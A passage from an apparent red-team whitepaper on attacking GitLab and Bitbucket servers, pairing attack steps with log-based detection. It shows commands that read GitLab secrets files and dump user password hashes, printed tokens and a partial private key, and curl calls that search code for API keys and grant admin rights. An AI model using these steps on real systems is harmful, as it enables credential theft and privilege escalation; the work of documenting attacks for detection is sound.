#   encryption: 'plain' # "start_tls" or "simple_tls" or "plain"
#   verify_certificates: true
#   smartcard_auth: false
#   active_directory: true
--
# secondary: # 'secondary' is the GitLab 'provider ID' of second LDAP server
#   label: 'LDAP'
#   host: '_your_ldap_server'
#   port: 389
#   uid: 'sAMAccountName'
#   bind_dn: '_the_full_dn_of_the_user_you_will_bind_with'
#   password: '_the_password_of_the_bind_user'
#   encryption: 'plain' # "start_tls" or "simple_tls" or "plain"
#   verify_certificates: true
#   smartcard_auth: false
#   active_directory: true
```

Reading GitLab configuration file searching for AD creds

Another type of credential that may be contained in the configuration file is AWS keys. This is just one example of a type of credential that could be contained in this configuration file.

```

gitlab@gitlab-server:~$ sudo cat /etc/gitlab/gitlab.rb | grep -i aws_access_key -A10
#   'aws_access_key_id' => 'AWS_ACCESS_KEY_ID',
#   'aws_secret_access_key' => 'AWS_SECRET_ACCESS_KEY',
#   # # The below options configure an S3 compatible host instead of AWS
#   # 'aws_signature_version' => 4, # For creation of signed URLs. Set to 2 if provided
#   # 'endpoint' => 'https://s3.amazonaws.com', # default: nil - Useful for S3 compatible
#   # 'host' => 's3.amazonaws.com',
#   # 'path_style' => false # Use 'host/bucket_name/object' instead of 'bucket_name.host'
# }

### External merge request diffs
# gitlab_rails['external_diffs_enabled'] = false
--
#   'aws_access_key_id' => 'AWS_ACCESS_KEY_ID',
#   'aws_secret_access_key' => 'AWS_SECRET_ACCESS_KEY',
#   # # The below options configure an S3 compatible host instead of AWS
#   # 'aws_signature_version' => 4, # For creation of signed URLs. Set to 2 if provided
#   # 'endpoint' => 'https://s3.amazonaws.com', # default: nil - Useful for S3 compatible
#   # 'host' => 's3.amazonaws.com',
#   # 'path_style' => false # Use 'host/bucket_name/object' instead of 'bucket_name.host'
# }

### Git LFS
# gitlab_rails['lfs_enabled'] = true
--
#   'aws_access_key_id' => 'AWS_ACCESS_KEY_ID',

```

Reading GitLab configuration file searching for AWS keys

The GitLab secrets json file (/etc/gitlab/gitlab-secrets.json) also may contain credentials of interest to an attacker.

```

gitlab@gitlab-server:~$ sudo cat /etc/gitlab/gitlab-secrets.json
{
  "gitlab_workhorse": {
    "secret_token": "s770YToZhNip3GE5K4NbA3BnrOr+MUTQFskI"
  },
  "gitlab_shell": {
    "secret_token": "e8d42b6fa6a3dfafea8fb3b09afa1c9bf27f"
  },
  "gitlab_rails": {
    "secret_key_base": "7d2c886d5ab6e5ac1d2e63ca03cad778f"
    "db_key_base": "079e1cb655a50b3ccd9a075445318ac1c4b0c"
    "otp_key_base": "408ec0ea50396eab797f51f93624507f5e0;"
    "encrypted_settings_key_base": "b56f6efa0f6faa2dcb29;"
    "openid_connect_signing_key": "-----BEGIN RSA PRIVATE
nH/RI6iyFKLUD9ZlAIhH7YJup7ZYH7sgM4hm6V9ceWz1ijbFRBMNPKK0
s9DEpHUCl8ypuulRgPDYtvrnWjxtl7iC4w1oA+Z5L2bJ1M\nVnaI7TNxq
16fV7Uc4FvK0Hcxscg4Cg7H4cVtwH5l0K\oryu41sup9e4FVKDyukC

```

Reading GitLab secrets file

By default, GitLab Enterprise uses a Postgresql database to store information. This can be connected to locally as shown below.

```

gitlab@gitlab-server:~$ sudo gitlab-rails dbconsole --database main
psql (12.7)
Type "help" for help.

gitlabhq_production=> \l

```

Name	Owner	Encoding	Collate	Ctype	Access privileges
gitlabhq_production	gitlab	UTF8	en_US.UTF-8	en_US.UTF-8	
postgres	gitlab-psql	UTF8	en_US.UTF-8	en_US.UTF-8	
template0	gitlab-psql	UTF8	en_US.UTF-8	en_US.UTF-8	=c/"gitlab-psql" + "gitlab-psql"=CTc/"gitlab-psql" +
template1	gitlab-psql	UTF8	en_US.UTF-8	en_US.UTF-8	=c/"gitlab-psql" + "gitlab-psql"=CTc/"gitlab-psql" +

```

(4 rows)

gitlabhq_production=>

```

Accessing Postgresql database

One type of information that can be obtained from this database is user information, as shown below.

```

gitlabhq_production=> select id,username,encrypted_password,admin,state,otp_required_for_login,otp_backup_codes from users;

```

id	username	encrypted_password	admin	state	otp_required_for_login	otp_backup_codes
3	rweasley	\$2a\$10\$7zCL9VNMzUknGnA7BIst4u68A8enr0FEM4pxvYE5ooCIcgrQkRD/O	f	active	f	
1	root	\$2a\$10\$XNk4uLy4oy3YE66EkJqzreUqCaV/udoNyhv6xLC6QzxK8TrdW0QaG	t	active	f	
6	ssnape	\$2a\$10\$8ZSV08sItD.lQ1uiUGJ7yuWp0KzeXhdm08lDF8JE20mX5t09DnA5e	f	active	f	
2	hpotter	\$2a\$10\$HrY1sI3u6v/sY8bBRhtc.Zq8lLcNg/8cEmcrDgf/lNT4D/ffNtsa	f	active	f	
5	adumbledore	\$2a\$10\$8dEKz2lCBfC2BTjYFPj1HPuDt.gU08PF6cPnn0fuL00lusfLgt02Ge	t	active	f	
4	hgranger	\$2a\$10\$7Nr1zqIOZFVc287d.VvkSurBYlht/5g.1Pmb1Hv4HgFPKcdht5XLM	f	active	f	

```

(6 rows)

```

Listing user information in Postgresql database

Bitbucket

Bitbucket is the last SCM system that will be detailed in this whitepaper. In this section, there will be an overview of common terminology, the access model and API capabilities of Bitbucket. Additionally, attack scenarios against Bitbucket will be shown, along with how these attacks can be detected in system logs. In this case, Bitbucket Server⁴⁷ will be specifically detailed.

BACKGROUND

Terminology

A list of key terms related to Bitbucket can be found here⁴⁸. One thing to note about Bitbucket is that a project is meant to be a container for one-to-many repositories.

Access Model

Access Levels

There are four levels of permissions in Bitbucket, which include global, project, repository, and branch permissions. A table listing an explanation of the permissions is shown below from the Bitbucket documentation⁴⁹. One thing to note is that all permissions can either be set at the user or group level. Before a user can login to Bitbucket, they must at least have been added permissions in the global access permissions.

Permission Name	Description
Global	Who can login to Bitbucket, who is system admin, admin, etc.
Project	Read, write, and admin permissions at the project (groups of repositories) level.
Repository	Read, write, and admin permissions on a per repository basis.
Branch	Write (push) access on a per branch basis.

⁴⁷ <https://www.atlassian.com/software/bitbucket/enterprise>

⁴⁸ <https://bitbucket.org/product/guides/getting-started/overview#key-terms-to-know>

⁴⁹ <https://confluence.atlassian.com/bitbucketserverkb/4-levels-of-bitbucket-server-permissions-779171636.html>

Table of Bitbucket permission types

The below table explains the different roles that can be assigned via the global permissions.

	Login / Browse	Create projects	Manage users / groups	Manage global permissions	Edit application settings	Edit server config
Bitbucket User	✓	✗	✗	✗	✗	✗
Project Creator	✓	✓	✗	✗	✗	✗
Admin	✓	✓	✓	✓	✓	✗
System Admin	✓	✓	✓	✓	✓	✓

Bitbucket global access permissions⁵⁰

The below table explains the different roles that can be assigned via the project permissions.

	Browse	Clone / Pull	Create, browse, comment on pull request	Merge pull request	Push	Create repositories	Edit settings / permissions
Project Admin	✓	✓	✓	✓	✓	✓	✓
Write	✓	✓	✓	✓	✓	✗	✗
Read	✓	✓	✓	✗	✗	✗	✗

Bitbucket project permissions⁵¹

⁵⁰ <https://confluence.atlassian.com/bitbucketserver/global-permissions-776640369.html>

⁵¹ <https://confluence.atlassian.com/bitbucketserver/using-project-permissions-776639801.html>

The below table explains the different roles that can be assigned via the repository permissions.

	Browse	Clone, fork, pull	Create, browse or comment on a pull request	Merge a pull request	Push	Delete a pull request, edit settings and permissions
Admin	✓	✓	✓	✓	✓	✓
Write	✓	✓	✓	✓	✓	✗
Read	✓	✓	✓	✗	✗	✗

Bitbucket repository permissions⁵²

The below table explains the branch permissions that can be assigned⁵³.

Name	Description
Prevent all changes	Prevents pushes to the specified branch(es) and restricts creating new branches that match the branch(es) or pattern.
Prevent deletion	Prevents branch and tag deletion.
Prevent rewriting history	Prevents history rewrites on the specified branch(es) - for example by a force push or rebase.
Prevent changes without a pull request	Prevents pushing changes directly to the specified branch(es); changes are allowed only with a pull request.

Bitbucket branch permissions

Access Token Scopes

Access tokens in Bitbucket are restricted to just use with projects and repositories. This is a different model than some other SCM systems like GitHub Enterprise and GitLab

⁵² <https://confluence.atlassian.com/bitbucketserver/using-repository-permissions-776639771.html>

⁵³ <https://confluence.atlassian.com/bitbucketserver/using-branch-permissions-776639807.html>

Enterprise. The below table explains the different scopes that can be assigned to an access token.

	Project read	Project write	Project admin
Repository read	✔ Pull and clone repositories	✘ Combination not possible	✘ Combination not possible
Repository write	✔ Perform pull request actions ✔ Push, pull, and clone repositories	✔ Perform pull request actions ✔ Push, pull, and clone repositories	✘ Combination not possible
Repository admin	✔ Perform pull request actions ✔ Update repository settings and permissions ✔ Push, pull, and clone repositories	✔ Perform pull request actions ✔ Update repository settings and permissions ✔ Push, pull, and clone repositories	✔ Perform pull request actions ✔ Update repository settings and permissions ✔ Update project settings and permissions ✔ Push, pull, clone, and fork repositories ✔ Create repositories

Bitbucket API scopes⁵⁴

API Capabilities

The Bitbucket REST API enables a user to perform several actions such as interacting with projects, repositories, access tokens, SSH keys and more. Full documentation on the REST API is available at this resource⁵⁵.

⁵⁴ <https://confluence.atlassian.com/bitbucketserver/http-access-tokens-939515499.html>

⁵⁵ <https://developer.atlassian.com/server/bitbucket/reference/rest-api/>

ATTACK SCENARIOS

The below scenarios are notable for an attacker to attempt against Bitbucket and have been useful as a part of X-Force Red’s Adversary Simulation engagements. This is not an exhaustive list of every single attack path available to execute on Bitbucket. The below table summarizes the attack scenarios that will be described.

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
Promoting User to Admin Role	N/A	Yes
Maintain Persistent Access	-Personal Access Token -SSH Key	No
Modifying CI/CD Pipeline	N/A	No – Write Access to Repo


Table of Bitbucket Attack Scenarios

Reconnaissance

The first step an attacker will take once access has been gained to a Bitbucket instance, is to start performing reconnaissance. Reconnaissance that could be of value to an attacker includes searching for repositories, files, and code of interest.

Repository Reconnaissance

An attacker may be looking for repositories that deal with a particular application or system. In this case, we are searching for “cred” to look for repositories with that search term in the name.




Searching for repository via web interface

Project searches can be accomplished also via the Repos REST API⁵⁶ as shown with the below example curl command.

```
curl -i -s -k -X 'GET' -H 'Content-Type: application/json' -H
'$Authorization: Bearer accessToken'
'$https://bitbucketHost/rest/api/1.0/repos?name=searchTerm'
```

File Reconnaissance

There also may be certain files of interest to an attacker based on file name. For example, maybe a file with “decrypt” in it. In this example, we are searching for any files with “jenkinsfile” in the name.



Searching for file via web interface


Another option for an attacker to search for a file is via the Search REST API as shown with the below example curl command.

```
curl -i -s -k -X 'POST' -H 'Content-Type: application/json' -H
'$Authorization: Bearer accessToken' --data-binary
'{"query\":\"searchTerm\",\"entities\":{\"code\":{}},\"limits\":{\"p
rimary\":100,\"secondary\":100}}'
'$https://bitbucketHost/rest/search/latest/search'
```

Code Reconnaissance

Another area of interest for an attacker is searching for secrets within code, such as passwords or API keys. In this example, we are searching for “API_KEY”.

⁵⁶ <https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-rest.html#dp450>




Searching for code via web interface

An attacker can also search for a project via the Search REST API as shown with the below example curl command.

```
curl -i -s -k -X $'POST' -H $'Content-Type: application/json' -H $'Authorization: Bearer apiToken' --data-binary $'{"query":{"searchTerm":"","entities":{"code":{}},"limits":{"primary":100,"secondary":100}}' $'https://bitbucketHost/rest/search/latest/search'
```

Logging of Reconnaissance


In order to log the search query that is being performed, the logging level needs to be increased as shown in the below screenshot by enabling debug logging. This will add significantly more logging and usage of disk space on the Bitbucket server, so this logging change will depend on the organization. This is in the system administration menu within “Logging and Profiling”.



Increasing logging level to cover search terms being used

You will see that the detailed search request is now in the Bitbucket log (/var/log/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log)


```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket.log | grep -i post | grep -i search | grep -i query
```



Viewing logging of search criteria

Promoting User to Admin Role

An attacker who has admin credentials (username/password) can promote another regular user to the admin role. One option to perform this is via the Bitbucket web interface by checking the “Admin” checkbox next to the respective user.



Adding admin role to user via web interface

This is logged via the access log (/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i put | grep -i "/admin/permissions/users"
```

```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep
192.168.1.54 | http | i@FA07P0x594x100x0 | - | 2022-01-28 09:54:05,351 | "PUT /admin/permissions/users HTTP/1.1" | "h
c5s45m |
192.168.1.54 | http | o@FA07P0x594x100x0 | adumbledore | 2022-01-28 09:54:05,578 | "PUT /admin/permissions/users HTTP
| - | 227 | 1c5s45m |
```

Viewing role change in access log

An attacker can also add a user to the admin role via the Admin User Permissions REST API⁵⁷ as shown with the below example curl command. In this instance we are using the adumbledore account to add the hpotter account to the admin role.

```
curl -i -s -k -X $'PUT' -H $'Content-Type: application/json' -b
$'BITBUCKETSESSIONID= SessionID'
$'https://bitbucketHost/rest/api/1.0/admin/permissions/users?name=user
ToAdd&permission=ADMIN'
```

⁵⁷ <https://docs.atlassian.com/bitbucket-server/rest/4.5.1/bitbucket-rest.html#idp3716336>

```
HTTP/1.1 204
X-AREQUESTID: @FA07POx609x133x0
X-ASESSIONID: 3vp6h8
X-AUSERID: 3
X-AUSERNAME: adumbledore
Cache-Control: no-cache, no-transform
Vary: X-AUSERNAME
Vary: X-AUSERID
Vary: Cookie
X-Content-Type-Options: nosniff
Content-Type: application/json;charset=UTF-8
Date: Fri, 28 Jan 2022 18:09:22 GMT
```

Adding user to admin role via API

This is logged in the audit log (/var/atlassian/application-data/bitbucket/log/audit/*.log) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i 'new.permission' | grep -i admin
```

```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i 'new.permission' | grep -i admin
{"affectedObjects":[{"id":"3","name":"adumbledore","type":"USER"}],"auditType":{"action":"Global permission changed","actionI18nKey":"bitbucket.audit.category.permissions","level":"BASE"},"author":{"id":"2","name":"bitbucket-admin","type":"NORMAL"},"changedValues":{"from":{"name":"details","nameI18nKey":"bitbucket.audit.attribute.legacy.details","value":{"old.permission":"LICENSED_USER","new.permission":"ADMIN"},"method":"Browser","node":"0cc2b736-a76d-4692-b750-1d39d7ff9927","source":"192.168.1.54","system":"http://192.168.1.57:7990","timestamp":{"affectedObjects":[{"id":"4","name":"hpotter","type":"USER"}],"auditType":{"action":"Global permission changed","actionI18nKey":"bitbucket.audit.category.permissions","level":"BASE"},"author":{"id":"3","name":"adumbledore","type":"NORMAL"},"changedValues":{"from":"PROJECT_CREATE","new.permission":"ADMIN"},"method":"Browser","node":"95bfa536-8bba-4460-b1cc-60771d7d8cef","source":"192.168.1.54","system":"http://192.168.1.57:7990","timestamp":{"epochS":{"affectedObjects":[{"id":"5","name":"hgranger","type":"USER"}],"auditType":{"action":"Global permission changed","actionI18nKey":"bitbucket.audit.category.permissions","level":"BASE"},"author":{"id":"3","name":"adumbledore","type":"NORMAL"},"changedValues":{"from":"PROJECT_CREATE","new.permission":"ADMIN"},"method":"Browser","node":"95bfa536-8bba-4460-b1cc-60771d7d8cef","source":"192.168.1.51","system":"http://192.168.1.57:7990","timestamp":{"epochS":{"affectedObjects":[{"id":"5","name":"hgranger","type":"USER"}],"auditType":{"action":"Global permission changed","actionI18nKey":"bitbucket.audit.category.permissions","level":"BASE"},"author":{"id":"3","name":"adumbledore","type":"NORMAL"},"changedValues":{"from":"PROJECT_CREATE","new.permission":"ADMIN"},"method":"Browser","node":"95bfa536-8bba-4460-b1cc-60771d7d8cef","source":"192.168.1.54","system":"http://192.168.1.57:7990","timestamp":{"epochS":{"affectedObjects":[{"id":"5","name":"hgranger","type":"USER"}],"auditType":{"action":"Global permission changed","actionI18nKey":"bitbucket.audit.category.permissions","level":"BASE"},"author":{"id":"3","name":"adumbledore","type":"NORMAL"},"changedValues":{"from":"PROJECT_CREATE","new.permission":"ADMIN"},"method":"Browser","node":"95bfa536-8bba-4460-b1cc-60771d7d8cef","source":"192.168.1.54","system":"http://192.168.1.57:7990","timestamp":{"epochS
```

Finding user addition via API in audit log

Additionally, the audit log can be viewed in the Bitbucket web interface to see these events by filtering on “Global permission changed” where the “ADMIN” permission was added as shown below.

Administration

Overview

ACCOUNTS

Users

Groups

Global permissions

Authentication

Authentication methods

Avatars

Audit log

User Directories

SYSTEM

Server settings

Database

Storage

Application Navigator

Application Links

Jira Cloud integration

Mail server

Licensing

Clustering

Mirrors

Rate limiting

Content Delivery Network

Advanced audit log

Date: 1/26/2022 - 1/30/2022 Authors: All Projects: All Repositories: All Categories: All

Global permission changed x

Less Search... Apply Clear filters

Showing results 1-10

Date	Author	Category	Summary	Affected object(s)
> Jan 28, 2022, 01:15:34 PM EST	adumbledore	Permissions	Global permission changed	hpotter
> Jan 28, 2022, 01:09:22 PM EST	adumbledore	Permissions	Global permission changed	hpotter
> Jan 28, 2022, 01:09:04 PM EST	adumbledore	Permissions	Global permission changed	hpotter
▼ Jan 28, 2022, 01:08:46 PM EST	adumbledore	Permissions	Global permission changed	hpotter

IP address: 192.168.1.54

Node ID: 98063622-aead-4cca-ae4-8ddd76fe05e8

Method: Browser

Permission: - PROJECT_CREATE + ADMIN

details: {"old.permission": "PROJECT_CREATE", "new.permission": "ADMIN", "user": "hpotter"}

target: Global


Viewing audit log in web interface for global permission changes

Maintain Persistent Access

There are two primary options an attacker can use to maintain persistent access to a Bitbucket instance, which includes creating a personal access token or creating an SSH key. There is no concept of impersonation tokens within Bitbucket like there is in GitHub Enterprise and GitLab Enterprise.

